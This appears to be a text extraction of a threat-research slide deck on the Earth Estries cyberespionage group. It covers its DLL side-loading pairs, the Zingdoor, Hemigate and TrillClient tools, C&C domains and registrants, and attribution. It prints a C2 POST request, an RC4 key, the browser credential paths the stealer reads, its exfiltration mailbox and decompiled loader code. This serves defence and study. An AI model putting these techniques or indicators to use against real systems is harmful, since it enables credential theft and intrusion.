Earth Estries Targets Government, Tech For Cyberespionage

Ted Lee and Lenart Bermejo

APT OPS team

About us

Ted Lee
Threat Researcher @ Trend Micro APT Ops team

Lenart Bermejo
Threat Researcher @ Trend Micro APT Ops team

Hara Hiroaki
Threat Researcher @ Trend Micro APT Ops team

Leon M Chang
Threat Researcher @ Trend Micro APT Ops team

Gilbert Sison
Cyber Threat Hunting Technical Lead @ Trend Micro MDR team

Agenda


- Introduction and Background on Earth Estries
- Motivations and Objectives
- Attack Methods and Tools
- C&C infrastructure
- Attribution
- Conclusion

Background

Earth Estries

- Earth Estries is a sophisticated hacker group that has been active **since at least 2020** and that focuses on deploying **cyberespionage** campaigns.
- To leave the footprint as little as possible:
  - Regularly clean their existing footprint (backdoor or hacktool) after finishing each round of operation and redeployed a new piece of malware when they started another round.
  - Use of Powershell for various purposes
  - Use LOLbins or legitimate application for malware distribution, lateral movement, data exfiltration.


Victimology



- Targets sectors:
- Government and Technology industries
- Target region:
- Philippines, Taiwan, Malaysia, South Africa, Germany, and the US.

Attack Methods and Tools

Infection Vector



Heavy use of DLL side-loading

Legitimate executables	Sideloaded DLL
ijplmui.exe	IJPLMCOM.dll
brdifxapi.exe	brlogapi.dll / brlogapi64.dll
imfsbCrypto.exe	imfsbDll.dll
K7AVMScn.exe	K7AVWScn.dll
K7TSVlog.exe	K7UI.dll
K7SysMon.EXE	K7SysMn1.dll
iisexpresstray.exe	mscoree.dll
seanalyzertool.exe	msimg32.dll
jps.exe	jli.dll
graphics-check.exe (renamed as sfc.exe by attacker)	dxgi.dll
SandboxieBITS.exe	SbieDll.dll


Tool - Zingdoor

- HTTP Backdoor (GoLang)
- Anti-UPX Unpacking
- Backdoor Functions:
  - Get system information
  - Get Windows service information
  - Disk management (file upload/download, file enumeration)
  - Run arbitrary commands

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 03 00 00 00 00 00 00 00 00 00  PE..L...........
00000090  00 00 00 00 E0 00 0E 23 0B 01 02 1F 00 70 2D 00  ....à..#.....p-.
000000A0  00 F0 11 00 00 60 5C 00 E0 D6 89 00 00 70 5C 00  .ð...`\.àÖ‰..p\.
000000B0  00 E0 89 00 00 00 F8 6B 00 10 00 00 00 02 00 00  .à‰...øk........
000000C0  04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00  ................
000000D0  00 D0 9B 00 00 10 00 00 00 00 00 00 03 00 40 01  .Ð›...........@.
000000E0  00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00  .. .............
000000F0  00 00 00 00 10 00 00 00 3C E4 89 00 D0 EA 11 00  ........<ä‰.Ðê..
00000100  98 E3 89 00 A4 00 00 00 00 E0 89 00 98 03 00 00  ˜ã‰.¤....à‰.˜...
00000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120  0C CF 9B 00 18 00 00 00 00 00 00 00 00 00 00 00  .Ï›.............
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  14 D9 89 00 18 00 00 00 00 00 00 00 00 00 00 00  .Ù‰.............
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........UPX0....
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 4D 53 45 30 00 00 00 00  ........MSE0....
00000180  00 60 5C 00 00 10 00 00 00 00 00 00 00 02 00 00  .`\.............
00000190  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 E0  UPX1........€..à
000001A0  4D 53 45 31 00 00 00 00 00 70 2D 00 00 70 5C 00  MSE1....p-..p\.
000001B0  00 6A 2D 00 00 02 00 00 00 00 00 00 00 00 00 00  .j-.............
000001C0  00 00 00 00 40 00 00 E0 2E 72 73 72 63 00 00 00  ....@..à.rsrc...
000001D0  00 F0 11 00 00 E0 89 00 00 F0 11 00 00 6C 2D 00  .ð...à‰..ð...l-.
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ....UPX!....@..À
000001F0  33 2E 39 34 00 4D 53 45 21 0D 09 08 0A 79 5A 61  3.94.MSE!....yZa
00000200  C2 E9 86 63 11 A6 BE 89 00 BC 66 2D 00 00 C0 85  Âétc.¦¾‰.¼f-..À…
00000210  00 26 26 00 F6 9F FD 9B FF 53 83 EC 18 C7 04 24  .&&.öŸý›ÿSƒì.Ç.$
00000220  80 00 E8 26 31 4B EC 89 C3 89 1A 12 41 9C FF FE  €.è&1Kì‰Ã‰..Aœÿþ
00000230  EE FE 85 DB A3 00 71 15 A8 09 A4 B8 01 3E 74 08  îþ…Û£.q.¨.¤¸.>t.
00000240  C7 03 0C 00 31 C0 83 C4 FF FF B7 FB 18 5B C3 8D  Ç...1ÀƒÄÿÿ·û.[Ã.
00000250  B6 19 57 56 82 10 8B 44 24 24 85 C0 75 72 8B 15  ¶.WV‚..‹D$$…Àur‹.
```

Tool - Hemigate

- Autostart
  - "Windrive"
  - "Windows Drive Security"



Tool - Hemigate

- Autostart
  - "Windrive"
  - "Windows Drive Security"
- RC4 Encryption
  - Key: *4376dsygdYTFde3*
- Features

```
POST /index.asp?id=432 HTTP/1.1
host: 103.159.133.205
user-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)
accept: */*
content-length: 12
accept-language: en-US
connection: Keep-Alive
cache-control: no-cache
```

Tool - Hemigate

- Autostart
  - "Windrive"
  - "Windows Drive Security"
- RC4 Encryption
  - Key: *4376dsygdYTFde3*
- Features

Features
Directory Monitor
File Read/Write
File Operations
Interactive Shell
Command Execution
Screenshots
Process Monitor
Keylogger

Tool – TrillClient

- A custom browser data stealer written in GO

Tool – TrillClient

- A custom browser data stealer written in GO
- Receive command from Github repository
  - hxxps://raw[.]githubusercontent[.]com/trillgb/codebox/main/config.json

```
2    "code": 0,
3    "name": "mitrillgamby",
4    "app": "nhezmthvxvnlszrujphy",
5    "version": 4,
6    "value": [
7      {"name":  , "value": 3},
8      {"name":  , "value": 3},
9      {"name":  "value": 2},
10     {"name":  "value": 3},
11     {"name":  "value": 2},
12     {"name":  ', "value": 3},
13     {"name":  ', "value": 2},
```

Name --> victim id

Value --> command

Tool – TrillClient

- A custom browser data stealer written in GO
- Receive command from Github repository
  - hxxps://raw[.]githubusercontent[.]com/trillgb/codebox/main/config.json

Command	Function
1	Does nothing
2	Starts to collect browser credentials
3	Schedules a task to collect browser credentials by 12 p.m. today or tomorrow
4	Starts to collect browser credentials after some time (no definite duration, estimated to be a random number of seconds)

Tool – TrillClient (Exfiltraion)

- Collect browser data from following folder:
  - %LOCALAPPDATA%\Google\Chrome\User Data\Local State
  - %LOCALAPPDATA%\Google\Chrome\User Data\<PROFILE>\Login Data
  - %LOCALAPPDATA%\Google\Chrome\User Data\<PROFILE>\Network\Cookies
  - %APPDATA%\Microsoft\Protect*

- Exfiltrate stolen data through SMTP
  - Data is compressed with tar and encrypted by XOR algorithm
  - *trillgamby@gmail[.]com*

C&C infrastructure

Noteworthy registrant information

- When Looking into C&C domain observed in victims' environments, there's some notable pieces of data in the registrant information as follows:
  - Based on the information, we further found more record of domain related to Earth Estreis.

Domain	Registrant information
•nx2.microware-help[.]com •east.smartpisang[.]com	•Registrar: Xin Net Technology Company •Registrar: Bizcn, Inc.
cdn728a66b0.smartlinkcorp[.]net	•Organization: **De Wang Mao Yi You Xian Gong Si (De Wang 貿易有限公司)** •City: Qinyuanshi (清遠市)
cdn-6dd0035.oxcdntech[.]com	Organizaton: **De Wang Mao Yi You Xian Gong Si (De Wang 貿易有限公司)**
vultr-dns[.]com	Email: **3280132818@qq[.]com**

3280132818@qq.com

Domain	Registers	Expires
mncdntech[.]com	Jul 4, 2023	Jul 4, 2024
substantialeconomy[.]com	Jun 30, 2023	May 25, 2024
jptomorrow[.]com	Jun 19, 2023	Apr 19, 2024
vultr-dns[.]com	Jun 10, 2023	Jun 10, 2024
jttoday[.]net	May 21, 2023	Mar 21, 2024

De Wang Mao Yi You Xian Gong Si (De Wang 貿易有限公司)

Domain	Registers/First seen	Expires/ Last seen
rtsafetech.]com	Oct 8, 2022	Oct 8, 2023
keyplancorp[.]com	Dec 22, 2021	Dec 16, 2023
trhammer[.]com	Sep 5, 2022	Jul 12, 2023 (Last seen)
rthtrade[.]com	Nov 23, 2021	Nov 23, 2023
smartlinkcorp[.]net	May 2, 2022 (First seen)	Jul 12, 2023 (Last seen)
oxcdntech[.]com	Feb 15, 2023 (First seen)	Jul 12, 2023 (Last seen)
rtwebmaster[.]com	Nov 20, 2021 (First seen)	Jul 12, 2023 (Last seen)

CS watermark - 2029527128


- From the ThreatFox, we found Cobalt Strike was once hosted on *ns2.**smartlinkcorp[.]net*** with the watermark **2029527128**.
- Through the cobalt strike watermark, we found 3 new related domains as follow:
  - *.digitelela[.]com
  - *.hammercdntech[.]com
  - *.z7-tech[.]com
- From the new domains above, we found another noteworthy registrant email account
  - **3087384364@qq[.]com**

3087384364@qq[.]com

Domain	Registers	Expires
z7-tech[.]com	Apr 8, 2023 07:40:13 a.m.	May 7, 2024 06:12:13 a.m.
hammercdntech[.]com	Apr 2, 2023 09:06:05 p.m.	Feb 1, 2024 01:10:53 a.m.
linkaircdn[.]com	Mar 20, 2023 11:00:31 p.m.	Apr 6, 2024 07:56:21 a.m.
rtsoftcorp[.]com	Mar 12, 2023 11:30:17 p.m.	Mar 13, 2024 06:31:22 p.m.
publicdnsau[.]com	Feb 2, 2023 10:40:27 p.m.	Mar 7, 2024 06:11:58 p.m.
uswatchcorp[.]com	Jan 1, 2023 10:48:42 p.m.	Feb 11, 2024 06:40:36 p.m.
anynucleus[.]com	Oct 30, 2022 06:11:31 a.m.	Nov 15, 2023 11:12:23 p.m.
digitelela[.]com	Oct 7, 2022 07:27:56 p.m.	Oct 2, 2023 06:00:40 p.m.
dns2021[.]net	Apr 10, 2022 09:33:30 a.m.	Feb 27, 2023 07:59:16 a.m.
lyncidc[.]com	N/A	Aug 19, 2021 01:00:32 a.m.

C&C Distribution

- C&C servers hosted on VPS service
- Similar subdomain format as follow:
  - cdn-xxxxx.{domain}
  - cdnxxxxxxxx.{domain}
  - xxxxxx.ns1.{domain}
  - xxxxxx.ns2.{domain}
  - xxxxxx.ns3.{domain}
  - xxxxxx.ns4.{domain}



C&C Distribution

- C&C servers hosted on VPS service
- Similar subdomain format as follow:

•cdn-xxxxx.{domain}

•cdnxxxxxxxx.{domain}

C&C over HTTPS


•xxxxxx.ns1.{domain}

•xxxxxx.ns2.{domain}

•xxxxxx.ns3.{domain}

•xxxxxx.ns4.{domain}

For DNS tunneling



C&C connection over Fastly CDN

- In few cases, the Cobalt Strike implants used by Earth Estries were hosted on **Fastly CDN service**.
  - cloudlibraries[.]global[.]ssl[.]fastly[.]net
  - shinas[.]global[.]ssl[.]fastly[.]net
  - zmailssl3[.]global[.]ssl[.]fastly[.]net

Attribution

The origin of Earth Estries


- We believe Earth Estries is likely a China-nexus group
  - Lots of Chinese themed information found
  - Location of remote server

Chinese-themed information

- We found several Chinese-themed registrant information in their registered domains.
  - De Wang Mao Yi You Xian Gong Si (De Wang 貿易有限公司)
  - 3087384364@qq[.]com
  - 3280132818@qq[.]com

Location of server

- We noticed the threat actors using “ping” to test if a remote server is available before accessing it.
  - We found one of their remote server located in China



Relationship between FamousSparrow

- Use of CAB files for tool Deployment (Same deployment procedure)
- Similar victimology
- Similar code structure in loaders and shellcode

```
FileA = CreateFileA(v20, 0x80000000, 1u, 0, 3u, 0x80u, 0);
i = (int)FileA;
if ( FileA != (HANDLE)-1 )
{
  FileSize = GetFileSize(FileA, 0);
  v10 = FileSize;
  v5 = (__int128 *)malloc(__CFADD__(FileSize, 1) ? -1 : File
  v6 = v5;
  if ( v5 )
  {
    memset(v5, 0, FileSize + 1);
    ReadFile((HANDLE)i, v6, FileSize, &v17, 0);
    CloseHandle((HANDLE)i);
    if ( FileSize == v17 )
    {
      v7 = 0;
      for ( i = 4387; v7 < FileSize; ++v7 )
        *((_BYTE *)v6 + v7) ^= v19[(v7 & 3) - 4];
      v8 = *((_DWORD *)v6 + 18);
      v11 = *v6;
      v12 = v6[1];
      v16 = v8;
      v13 = v6[2];
      v14 = v6[3];
      v15 = *((_QWORD *)v6 + 8);
```

```
